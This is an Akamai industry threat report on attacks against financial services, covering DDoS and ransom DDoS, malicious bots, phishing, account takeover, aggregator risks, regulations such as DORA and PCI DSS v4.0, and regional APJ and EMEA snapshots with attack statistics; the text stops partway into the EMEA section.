DDoS attacks have long been considered to be one of the **most powerful** weapons on the internet. They can lead to huge amounts of service interruptions and large financial losses, impact just about any part of a network's resources or operations, and occur at any time. When a bank gets hit by a DDoS attack, it could knock services and websites offline, prohibit customers from being able to access accounts, and jeopardize business operations, which can lead to a huge loss of money and tarnish the brand's reputation.

DDoS attacks have long been considered to be one of the most powerful weapons on the internet.



DDoS attacks may also occur as part of an extortion scheme, such as with ransomware groups as part of their tactics, techniques, and procedures (TTPs). This was the [situation](#) in August 2020 when Akamai detected malicious actors threatening to implement DDoS attacks unless a Bitcoin ransom was paid. [Triple extortion ransomware](#), also known as ransom DDoS (RDDoS), involves infiltrating businesses with ransomware, threatening to expose exfiltrated customer information if not paid, and disrupting business operations with a DDoS attack as extra pressure to force the victim to pay the ransom. RDDoS is becoming an increasingly disruptive form of cyber extortion and it's gaining popularity as cybercriminals have been finding it to be a lucrative endeavor. Ransomware groups such as BlackCat, AvosLocker, Killnet, DarkSide, and Lazarus have been utilizing DDoS attacks in this way in extortion schemes.

DDoS attacks in the financial services industry have also been on the rise because of the dramatic increase of the power of virtual machine botnets and pro-Russian hacktivism motivated by the war in Ukraine. In fact, Pro-Russian hacktivist groups [announced](#) in early June 2023 that they would carry out “massive” coordinated DDoS attacks on both European and U.S. financial organizations. Killnet, REvil, and Anonymous Sudan were among the adversaries mentioned. Perhaps this Pro-Russian hacktivism better explains the regional shift in DDoS attacks in the financial services vertical, as EMEA now has almost double the number of events as North America (Figure 10).






Fig. 10: EMEA has now almost double the number of Layer 3 and Layer 4 DDoS attack events as North America in the financial services vertical







Layer 7 DDoS attacks continue to be a problem for financial applications. Miscreants are making nonstop efforts to elevate their attack operations, networks, and TTPs to combat stronger defenses. Some of the most common characteristics we've observed from many large-scale DDoS attacks include:

- Highly distributed IP/subnet and countries
- Abundant attack sources, including infected/leased cloud service providers, Tor exit nodes, anonymous/open proxy nodes
- GET floods
- Noncacheable URLs, such as home page, random URLs, login endpoints
- IP spoofing by advanced attackers who create botnets behind residential ISPs, mobile carrier networks, or university networks.
- Dynamic and adaptive strikes, based on defenders' responses

Financial institutions should prioritize a multilayered defense strategy. This includes, but is not limited to, running regular security audits, implementing advanced detection and mitigation, utilizing content delivery networks to distribute traffic load, and extending perimeter security to the edge of the internet. Additionally, keeping your cybersecurity practices proactive and adaptive is paramount in this ever-evolving threat landscape.

Financial services customers under attack

Financial services customers constantly face an onslaught of attacks on their sensitive data. This is not surprising since there is a large potential financial payoff for the minimal effort required to obtain user information without necessarily going through the complex and taxing process of breaching the heavily guarded perimeter of the financial services industry. In this section, we will examine the risk exposures of the financial services industry by updating one of the datasets (Figure 11) we used in [our 2022 report](#) to showcase and better understand how attackers are targeting financial services organizations and their customers and devise effective strategies to defend against these threats.





Client Reputation Intelligence by Number of IPs




Fig. 11: Distribution of Akamai Client Reputation intelligence on IPs that are targeting the entire financial services vertical during a 90-day period

Although account takeover took the lead last year, more than 50% of the IPs targeting financial services this year are related to web scrapers. These automated tools are used to harvest information from websites and create exact replicas of sites for phishing purposes, subsequently tricking users into divulging their sensitive information.

The presence of attackers' IPs that are associated with either account takeover or web scrapers indicates that financial services customers and their data are at a greater risk.

Growth in malicious bots exacerbates threats against user data

Malicious bot requests that impact the financial services industry have shown an upward trend every quarter, with 1.1 trillion requests observed during the 18 months prior to July 1, 2023 (Figure 12). Notably, malicious bot requests surged by 69% year over year and continue to be a growing threat to financial institutions and their customers. The climbing number of malicious bots underscores the potential risks they can introduce to financial services customers, such as fraud, identity theft, and so forth. Stolen information like account details and other personally identifiable information can be sold on the dark web for a lump sum of money or used in other attacks.



Quarterly Bot Requests: Financial Services

January 1, 2022 — June 30, 2023




Fig. 12: Malicious bot requests reached 1.1 trillion in 18 months, and continues to pose security challenges to both financial services organizations and their customers

Bots serve a wide array of use cases; for instance, they can scrape website content to craft legitimate-looking phishing websites of financial services brands. In Q2 2023 alone, Akamai observed that more than 50% of phishing victims are financial services organizations (Figure 13). Credential stuffing attacks also become plausible, with attackers using bots to automate username and password combinations that can lead to account takeover. Additionally, attackers behind account takeover fraud and credential stuffing are capitalizing on the practice of reusing password credentials. According to Okta's 2022 [State of Secure Identity Report](#), more than half of login activities in financial services pertains to credential stuffing attack attempts, exemplifying the prevalence of this security risk in this industry.

The climbing number of malicious bots underscores the potential risks they can introduce to financial services customers, such as fraud, identity theft, and so forth.



Phishing Victims – Q2 2023
January 1, 2022 – June 30, 2023




Fig. 13: Financial services had the highest number of victims (50.6%) in phishing attacks in Q2 2023

In our joint survey with CSO, we saw that ATO attacks are also a huge problem for commerce organizations. More than three quarters (79%) of respondents said their businesses had been targeted by account takeover attacks in the last 12 months. The problem was particularly acute in the United States, where 90% of respondents said their organizations had been targeted.

The perils of account takeover fraud consist of successful login attempts in more than one user account, with attackers draining the account or reselling the access or information to other cybercriminals. However, this can be detrimental to financial institutions who must assist and offer resources to resolve the issue. Account takeover is both a brand and trust issue for financial services customers.



Financial aggregators: The good, the bad, and the ugly


The advent of digital banking has paved the way for an exchange of consumers' account information and other banking data from multiple sources into one dashboard or app. Financial aggregators, which are often managed by fintech, offer services that consolidate financial information from multiple institutions, allowing consumers to view and manage a plethora of accounts (banks, credit cards, investment portfolios, loans, etc.) in one place. This gives consumers the opportunities and conveniences of real-time access to all their financial data, and aids them in making informed decisions on their finances in general. These aggregators can be categorized into the following general buckets based on their target customers, business models, or type of financial data they aggregate:

- Open banking compliance
- Payment
- Personal finance
- Investments
- Credit card aggregation
- Loan aggregation
- Insurance aggregation

With great benefits come security challenges

Despite key benefits, aggregators can present a potential attack surface and introduce risks like fraud and identity theft to consumers. The very nature and volume of data these aggregators hold make them lucrative targets for cybercriminals. Moreover, the security gaps existing between the aggregators and how the data is being collected can potentially create a new avenue for exploitation for attackers. And although banks and other financial organizations are heavily scrutinized, third-party providers of aggregation services may not be subject to the same regulations and compliance requirements and, in some cases, may be more willing than a large established bank to take risks with the data. Attackers know this and may view such platforms as the paths of least resistance to pilfer sensitive account or banking credentials. It's only a matter of time before we see adversaries launch attacks on these platforms to gain access to a gold mine of sensitive account information to use in fraudulent transactions or to sell in dark web marketplaces.

The very nature
and volume of data
these aggregators
hold make them
lucrative targets
for cybercriminals.



1.1 trillion

Number of malicious bot requests

- 1.1 trillion
- Number of malicious bot requests

1.1 trillion

Number of malicious bot requests

1.1 trillion

Number of malicious bot requests



Compliance and regulations

Financial services is one of the most heavily regulated industries, which makes it essential to align your security strategy with existing and emerging laws and regulations. Some evolving compliance issues to consider in relation to your current capabilities and policies involve resiliency, whether to pay extortion demands, and JavaScript environments.

First, emerging cybersecurity regulations in the European Union (EU) focus specifically on resiliency. [The Digital Operational Resilience Act \(DORA\)](#) is a comprehensive EU regulation that will establish obligations for the EU financial sector and its information and communication technology (ICT) third-party providers under five pillars:

1. ICT risk management
2. ICT-related incident management, classification and reporting
3. Digital operational resilience testing
4. Managing of ICT third-party risk
5. Information-sharing arrangements

DORA's objective is to address the ICT risks that threaten the operational resilience, performance, and stability of the EU financial system. Similar to the [General Data Protection Regulation \(GDPR\)](#), this regulation may influence other jurisdictions to expand their cyberprotection laws for the financial sector. DORA is set to take effect January 2025. Other regulations worth monitoring include the expansion of the Network and Information Security directive (NIS2) and the proposed Cyber Resilience Act.

Next, the requirements for reporting and handling extortion demands (often from ransomware or DDoS attacks) continue to evolve. The 2022 Cyber Incident Reporting for Critical Infrastructure Act empowers the Cybersecurity and Infrastructure Security Agency to develop reporting requirements. The New York State Department of Financial Services has proposed changing the reporting window from 72 hours to 24 hours. Florida joined North Carolina to become the second U.S. state to prohibit state and local government agencies from complying with or paying ransomware demands, and there are a number of states looking to enact similar laws. Ensuring compliance with these regulations and contractual agreements is crucial and should be incorporated into your crisis management plan.





Last, there is the upcoming [PCI DSS v4.0](#) requirement concerning scripts. By March 31, 2025, organizations must manage all payment page scripts that are loaded and executed in the consumers' browsers. Additionally, new requirements involve not hard-coding passwords/passphrases into files or scripts for any application and system accounts that can be used for interactive login. Given the dynamic nature of JavaScript environments and the prevalence of third-party scripts, it is vital to understand your script environment and implement security controls that provide inventory, validation, and security for scripts. Maintaining visibility to detect and mitigate attacks is essential.

For more information on the trends in the financial service industry in the Asia-Pacific and Japan (APJ) and Europe, Middle East, and Africa (EMEA) regions, please refer to the following snapshots of those regions.

Financial services: APJ snapshot


The APJ snapshot is a companion piece to our larger [financial services SOTI report](#), The High Stakes of Innovation: Attack Trends in Financial Services (available in English only). Please refer to that report for detailed descriptions of how adversaries leverage the attack vectors we describe below, recommendations to safeguard your organization, and an explanation of our research methodologies.

Cybercriminals bank on web application and API attacks

Consistent with results from our [previous financial services SOTI report](#), the financial services industry remains the most targeted web attack vertical in the Asia-Pacific and Japan (APJ) region, experiencing nearly 50% of all web application and API attacks during the 18 months from January 2022 through June 2023 (APJ Figure 1). This equates to 3.7 billion of the total 7.4 billion web attacks across all verticals in APJ and is a 36% increase year over year when comparing Q2 2022 with Q2 2023.

APJ: Top Web App and API Attack Verticals

January 1, 2022 — June 30, 2023



APJ Fig. 1: Financial services remains the most frequently attacked vertical in APJ

Globally, Australia is the most targeted area for web application and API attacks in the financial services vertical at 36.6%, edging out the United States which accounts for 34.4% of attacks. In APJ specifically, Australia, Singapore, and Japan are the top three target areas — together accounting for more than three-quarters of these types of attacks.


A deeper examination of web application and API attacks against financial institutions reveals that the banking sub-vertical accounts for the bulk (92.3%) of these attacks, with the insurance industry making up 1.7% of attacks, and other financial services companies (such as fintech, capital markets, property and casualty insurance, and payment and lending) accounting for 6.0% of attacks.

LFI remains the dominant attack vector

APJ financial services mirrors the [trend we reported in 2022](#) and the current global financial services trend in terms of attack vectors, with Local File Inclusion (LFI) being the most popular, accounting for 63.21% of attacks, with Cross-Site Scripting (XSS) second at 21.34% (APJ Figure 2).

APJ: Top Web App and API Attack Vectors: Financial Services

January 1, 2022 — June 30, 2023



APJ Fig. 2: LFI remains the preferred attack vector against financial services in APJ, but other vectors like XSS, PHPi, and SQLi also pose risks

Over the years, LFI enables attackers to launch a directory traversal (also known as path traversal) attack, and subsequently gain access to sensitive information to further the attack. In some cases, adversaries use LFI for a variety of nefarious purposes: to expose files or disclose information on the web servers via tricking the web application that its input is valid, perform remote code execution, or gain a foothold in the enterprise network.


Third-party scripts – risk and reward

With online banking gaining traction, financial services firms are using third-party scripts to quickly add new offerings and functionality to improve the overall user experience. But because these scripts are out of their control, the financial services firms have little visibility into the development and testing of the code and potential vulnerabilities. This lack of visibility could allow attackers to intercept user sessions, insert hostile content, steal data, or take over the user's browser via malicious scripts. Additionally, third-party scripts may use code from other third parties, which may create more blind spots and pathways for attacks.

Our data shows that 40% of the scripts used by financial services organizations in APJ come from third parties, which is basically at parity with other verticals that employ third-party vendors for 42% of their scripts (APJ Figure 3). Third-party scripts are not necessarily malicious or less trustworthy in nature, but they can introduce new security risks. Additionally, their usage may increase the challenges in meeting the requirements of the Payment Card Industry Data Security Standard (PCI DSS) v4.0 regarding script management.

APJ: First-Party vs. Third-Party Scripts

January 1, 2022 – June 30, 2023



APJ Fig. 3: Financial services firms are generally at parity with other verticals in terms of usage of third-party scripts

Malicious bots are a weapon of choice in APJ


As a region, APJ is a close second to North America in malicious bot requests that impact the financial services industry (APJ Figure 4). Malicious bots are being utilized by attackers to commit crimes such as fraud and identity theft. Use cases include web scraping to recreate the websites of financial services brands for phishing scams, and credential stuffing via automated combinations of usernames and passwords for account takeovers. Stolen information like account details and other personally identifiable information can be sold on the dark web or used in other attacks.

As a region, APJ is a close second to North America in malicious bot requests that impact the financial services industry.



Malicious Bot Requests by Region: Financial Services


January 1, 2022 – June 30, 2023



APJ Fig. 4: APJ is the second-most targeted region for malicious bot requests against financial services

Continuing what we saw in our [prior financial services report](#) and consistent with the current global financial services trend, malicious bot traffic in APJ increased 128% year over year when comparing Q2 2022 with Q2 2023, with a spike in Q4 2022 that continued through Q1 2023 (APJ Figure 5). During the 18-month period from Q1 2022 through Q2 2023, 13% of all malicious bot requests in the region were aimed at financial services. The Philippines was the top target area for malicious bot requests at 40.5%, followed by China at 25.6%, and Australia at 10.2%.

APJ: Quarterly Bot Requests: Financial Services



APJ Fig. 5: Malicious bot requests rose year over year with a surge in the second half of 2022





APJ snapshot conclusion

Financial services is one of the industries most targeted by cybercriminals, but also one of the most heavily regulated, making it essential to align your security strategy with emerging laws, regulations, and best practices designed to enable digital innovation and resilience. On top of existing sectoral regulations, the financial services industry is increasingly being categorized as a critical infrastructure (as seen in jurisdictions such as Australia, India, and Singapore), which adds additional regulatory oversight and reporting obligations.

Legislative reform is also being pursued across many jurisdictions to keep cybersecurity legislation up-to-date with the threat landscape. For example, India is in the process of drafting the Digital India Bill, which will be a major overhaul of the IT Act (first passed in 2000), to better address the modern digital landscape. This effort started with the passing of the [Digital Personal Data Protection Act](#) in August 2023. In Australia, the government has continuously flagged that the existing legislation is inadequate to address the modern threat landscape and is [mulling over new legislation](#) to address this, either with the introduction of a new cybersecurity act or an expansion of the existing Security of Critical Infrastructure Act. Additionally, the [upcoming PCI DSS v4.0](#) requires that by March 31, 2025, organizations must meet new script management requirements.

As regulators put initiatives and policies in place to strengthen cybersecurity standards, it is important to understand the reporting requirements in your area so that you can include them in your playbook/crisis management plans and be aware of the opportunities you have to mitigate risk by leveraging a multilayered defense.

For more information, please refer to the global financial services SOTI report, [The High Stakes of Innovation: Attack Trends in Financial Services](#).

The financial services industry is increasingly being categorized as a critical infrastructure, which adds additional regulatory oversight and reporting obligations.



Financial services: EMEA snapshot


The EMEA snapshot is a companion piece to our [larger financial services SOTI report](#), *The High Stakes of Innovation: Attack Trends in Financial Services* (available in English only). Please refer to that report for detailed descriptions of how adversaries leverage the attack vectors we describe below, recommendations to safeguard your organization, and an explanation of our research methodologies.

Web application and API attacks against financial services increase

Following the global trend, the financial services industry remains the third most attacked vertical in the Europe, Middle East, and Africa (EMEA) region, experiencing nearly 10% of all web application and API attacks during the 18 months from January 2022 through June 2023 (EMEA Figure 1). This equates to one billion of the total 11 billion web attacks across all verticals in EMEA and is a significant 119% increase year over year when comparing Q2 2022 with Q2 2023.

EMEA: Top Web App and API Attack Verticals

January 1, 2022 – June 30, 2023



EMEA Fig. 1: Financial services is the third-most frequently attacked vertical in EMEA


A deeper examination of web application and API attacks on the financial services vertical in EMEA reveals that the United Kingdom had the most web application attacks (consistent with last year's [report](#)) at 59.2% – and the greatest year-over-year growth when comparing Q2 2022 with Q2 2023 (79%) – followed by the Netherlands at 16.2% of attacks and Germany at 10.7%.



Top attack vectors and sub-verticals

